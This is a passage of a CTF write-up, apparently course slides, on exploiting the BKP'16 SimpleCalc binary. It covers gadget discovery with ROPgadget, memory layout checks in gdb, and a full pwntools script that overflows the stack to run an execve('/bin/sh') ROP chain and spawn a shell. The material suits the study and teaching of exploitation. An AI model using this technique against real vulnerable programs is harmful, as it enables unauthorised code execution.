➜  bkp16_simplecalc ROPgadget --binary simplecalc | grep "pop rsi ; ret"
0x00000000004ac9b4 : add byte ptr [rax], al ; add byte ptr [rax], al ; pop rsi ; ret
0x00000000004ac9b6 : add byte ptr [rax], al ; pop rsi ; ret
0x0000000000437aa9 : pop rdx ; pop rsi ; ret
0x0000000000401c87 : pop rsi ; ret
```

- Gadget for ***rdx***
  - 0x0000000000437a85

```
➜  bkp16_simplecalc ROPgadget --binary simplecalc | grep "pop rdx ; ret"
0x00000000004a868c : add byte ptr [rax], al ; add byte ptr [rax], al ; pop rdx ; ret 0x45
0x00000000004a868e : add byte ptr [rax], al ; pop rdx ; ret 0x45
0x00000000004afd61 : js 0x4afde1 ; pop rdx ; retf
0x0000000000414ed0 : or al, ch ; pop rdx ; ret 0xffff
0x0000000000437a85 : pop rdx ; ret
0x00000000004a8690 : pop rdx ; ret 0x45
0x00000000004b2dd8 : pop rdx ; ret 0xfffd
0x0000000000414ed2 : pop rdx ; ret 0xffff
0x00000000004afd63 : pop rdx ; retf
0x000000000044af60 : pop rdx ; retf 0xffff
0x00000000004560ae : test byte ptr [rdi - 0x1600002f], al ; pop rdx ; ret
```

BKP'16 SimpleCalc

- So we can see the gadgets for controlling the **four registers** are at ***0x44db34***, ***0x401b73***, ***0x401c87***, and ***0x437a85***.

- Before executing ***syscall*** we should first write "***/bin/sh***" somewhere in the memory.

- So we need a gadget that will **write** an **eight byte** value to a **memory region**. For this I would like to start my search by searching through the **gadgets** with ***mov qword*** in them.

```
→  bkp16_simplecalc ROPgadget --binary simplecalc | grep ": mov qword"
0x000000000044526e : mov qword ptr [rax], rdx ; ret
```

- This gadget will move the **eigth byte** value from ***rdx*** to whatever memory is pointed to by ***rax***.

- The last gadget we need will be a ***syscall*** gadget.

```
→  bkp16_simplecalc ROPgadget --binary simplecalc | grep ": syscall"
0x0000000000400488 : syscall
```

BKP'16 SimpleCalc

- Where in **memory** we will write the string ***/bin/sh***?

```
gef➤  vmmap
[ Legend:  Code | Heap | Stack ]
Start              End                Offset             Perm Path
0x0000000000400000 0x00000000004c1000 0x0000000000000000 r-x /home/atousa/PWNCollegeCourse_TMU/11/bkp16_simplecalc/simplecalc
0x00000000006c0000 0x00000000006c3000 0x00000000000c0000 rw- /home/atousa/PWNCollegeCourse_TMU/11/bkp16_simplecalc/simplecalc
0x00000000006c3000 0x00000000006e9000 0x0000000000000000 rw- [heap]
0x00007ffff7ff9000 0x00007ffff7ffd000 0x0000000000000000 r-- [vvar]
0x00007ffff7ffd000 0x00007ffff7fff000 0x0000000000000000 r-x [vdso]
0x00007ffffffde000 0x00007ffffffff000 0x0000000000000000 rw- [stack]
0xffffffffff600000 0xffffffffff601000 0x0000000000000000 --x [vsyscall]
```

- We see that the memory region that begins at ***0x6c0000*** and ends at ***0x6c3000*** looks like a good candidate.

- The **permissions** allow us to **read** and **write** to it. In addition to that it is **mapped** from the **binary**, and since there is **no PIE** the addresses will be the same every time (no infoleak needed).

BKP'16 SimpleCalc

- Looking a bit through the memory, ***0x6c1000*** looks like it's **empty** so we should be able to write to it without messing anything (although we could be wrong with that).

```
gef➤  x/20g 0x00000000006c0000
0x6c0000:       0x200e41280e41300e      0x0e42100e42180e42
0x6c0010:       0x00000000000b4108      0x0000d0a40000002c
0x6c0020:       0x0000006cfffd1fd0      0x080e0a69100e4400
0x6c0030:       0x0b42080e0a460b4b      0x0e470b49080e0a57
0x6c0040:       0x0000000000000008      0x0000d0d400000024
0x6c0050:       0x00000144fffd2010      0x5a020283100e4500
0x6c0060:       0x0ee3020b41080e0a      0x0000000000000008
0x6c0070:       0x0000d0fc00000064      0x0000026cfffd2138
0x6c0080:       0x0e47028f100e4200      0x048d200e42038e18
0x6c0090:       0x300e41058c280e42      0x440783380e410686
gef➤  x/20g 0x00000000006c1000
0x6c1000:       0x0000000000000000      0x0000000000000000
0x6c1010:       0x0000000000000000      0x0000000000431070
0x6c1020:       0x0000000000430a40      0x0000000000428e20
0x6c1030:       0x00000000004331b0      0x0000000000424c50
0x6c1040:       0x000000000042b940      0x0000000000423740
0x6c1050:       0x00000000004852d0      0x00000000004178d0
0x6c1060:       0x0000000000000000      0x0000000000000000
0x6c1070 <_dl_tls_static_size>: 0x0000000000001180      0x0000000000000000
0x6c1080 <_nl_current_default_domain>:  0x00000000004945f7      0x0000000000000000
0x6c1090 <locale_alias_path.10061>:     0x000000000049462a      0x00000000006c32a0
```

BKP'16 SimpleCalc

- There is something we need to worry about deals. What we are overflowing on the **stack**?

```
undefined local_48 [40];
int local_20;
int local_1c;
void *local_18;
int local_c;
```

- We see that between ***local_48*** and the bottom of the stack (where the return address resides) is the pointer ***local_18***. This will get **overwritten** as part of the overflow. This is a problem since **this address** is **freed** prior to our code being executed.

```
memcpy(local_48,local_18,(long)(local_1c << 2));
free(local_18);
return 0;
```

- However looking at the source code for ***free*** tells us that if the argument we pass to ***free*** is a **null pointer** (*0x0*) then it just **returns**. So if we just fill up the space between the **start** of our input and the **return address** with **null bytes**, we will be fine.

BKP'16 SimpleCalc

- So how to exploit this program? We have everything that are needed.
- Part 1:

```
from pwn import *

target = process('./simplecalc')

# This break point is exactly after 'memcpy'
gdb.attach(target, gdbscript = 'b *0x40154a')

target.recvuntil('calculations: ')
target.sendline('100')

# Establish our rop gadgets
popRax = 0x44db34
popRdi = 0x401b73
popRsi = 0x401c87
popRdx = 0x437a85

# 0x000000000044526e : mov qword ptr [rax], rdx ; ret
movGadget = 0x44526e
syscall = 0x400488
```

BKP'16 SimpleCalc

- Part 2:

```
# These two functions are what we will use to give input via addition
def addSingle(x):
    target.recvuntil("=> ")
    target.sendline("1")
    target.recvuntil("Integer x: ")
    target.sendline("100")
    target.recvuntil("Integer y: ")
    target.sendline(str(x - 100))

# Each 'add' writes 8 bytes
def add(z):
    x = z & 0xffffffff
    y = ((z & 0xffffffff00000000) >> 32)
    addSingle(x)
    addSingle(y)

# Fill up the space between the start of our input and the return address
for i in xrange(9):
    # Fill it up with null bytes, to make the ptr passed to free be a null pointer
    # So free doesn't crash
    add(0x0)
```

BKP'16 SimpleCalc

- This is the ROP chain.

```
# Write "/bin/sh" tp 0x6c1000
pop rax, 0x6c1000 ; ret
pop rdx, "/bin/sh\x00" ; ret
mov qword ptr [rax], rdx ; ret

# Move the needed values into the registers
pop rax, 0x3b ; ret
pop rdi, 0x6c1000 ; ret
pop rsi, 0x0 ; ret
pop rdx, 0x0 ; ret
```

- Part 3:

```
add(popRax)
add(0x6c1000)
add(popRdx)
add(0x0068732f6e69622f) # "/bin/sh" in hex
add(movGadget)

add(popRax) # Specify which syscall to make
add(0x3b)
add(popRdi) # Specify pointer to "/bin/sh"
add(0x6c1000)
add(popRsi)
add(0x0)
add(popRdx)
add(0x0)

add(syscall) # Syscall instruction

target.sendline('5')

# Drop to an interactive shell to use our new shell
target.interactive()
```

BKP'16 SimpleCalc

- When we run this script, gdb will open. We have set a breakpoint right after ***memcpy*** call.
- Press ***c*** in gdb and the process will proceed and will be stopped at the breakpoint.
- The ***info frame*** command will give you some information about current frame.
  - We can see that the ***rip*** content is now the address of the first gadget (***popRax***).

```
gdb-peda$ info frame
Stack level 0, frame at 0x7ffdd25acd10:
 rip = 0x40154a in main; saved rip = 0x44db34
 called by frame at 0x10
 Arglist at 0x7ffdd25acd00, args:
 Locals at 0x7ffdd25acd00, Previous frame's sp is 0x7ffdd25acd10
 Saved registers:
  rbp at 0x7ffdd25acd00, rip at 0x7ffdd25acd08
```

- Now let's take a look at the addresses near **saved *rip*** address.

```
gdb-peda$ x/20g 0x7ffdd25acd08
0x7ffdd25acd08: 0x000000000044db34      0x00000000006c1000
0x7ffdd25acd18: 0x0000000000437a85      0x0068732f6e69622f
0x7ffdd25acd28: 0x000000000044526e      0x000000000044db34
0x7ffdd25acd38: 0x000000000000003b      0x0000000000401b73
0x7ffdd25acd48: 0x00000000006c1000      0x0000000000401c87
0x7ffdd25acd58: 0x0000000000000000      0x0000000000437a85
0x7ffdd25acd68: 0x0000000000000000      0x0000000000400488
0x7ffdd25acd78: 0x0000000000000000      0x0000000000000000
0x7ffdd25acd88: 0x0000000000000000      0x0000000000000000
0x7ffdd25acd98: 0x0000000000000000      0x0000000000000000
```

BKP'16 SimpleCalc

- So everything works correctly. We can remove gdb attach from the exploit code and run it again.

```
→  bkp16_simplecalc python2.7 exploit.py
[+] Starting local process './simplecalc': pid 6474
[*] Switching to interactive mode
Result for x + y is 0.

Options Menu:
 [1] Addition.
 [2] Subtraction.
 [3] Multiplication.
 [4] Division.
 [5] Save and Exit.
=> $ ls
exploit.py  simplecalc
```

- We got the shell!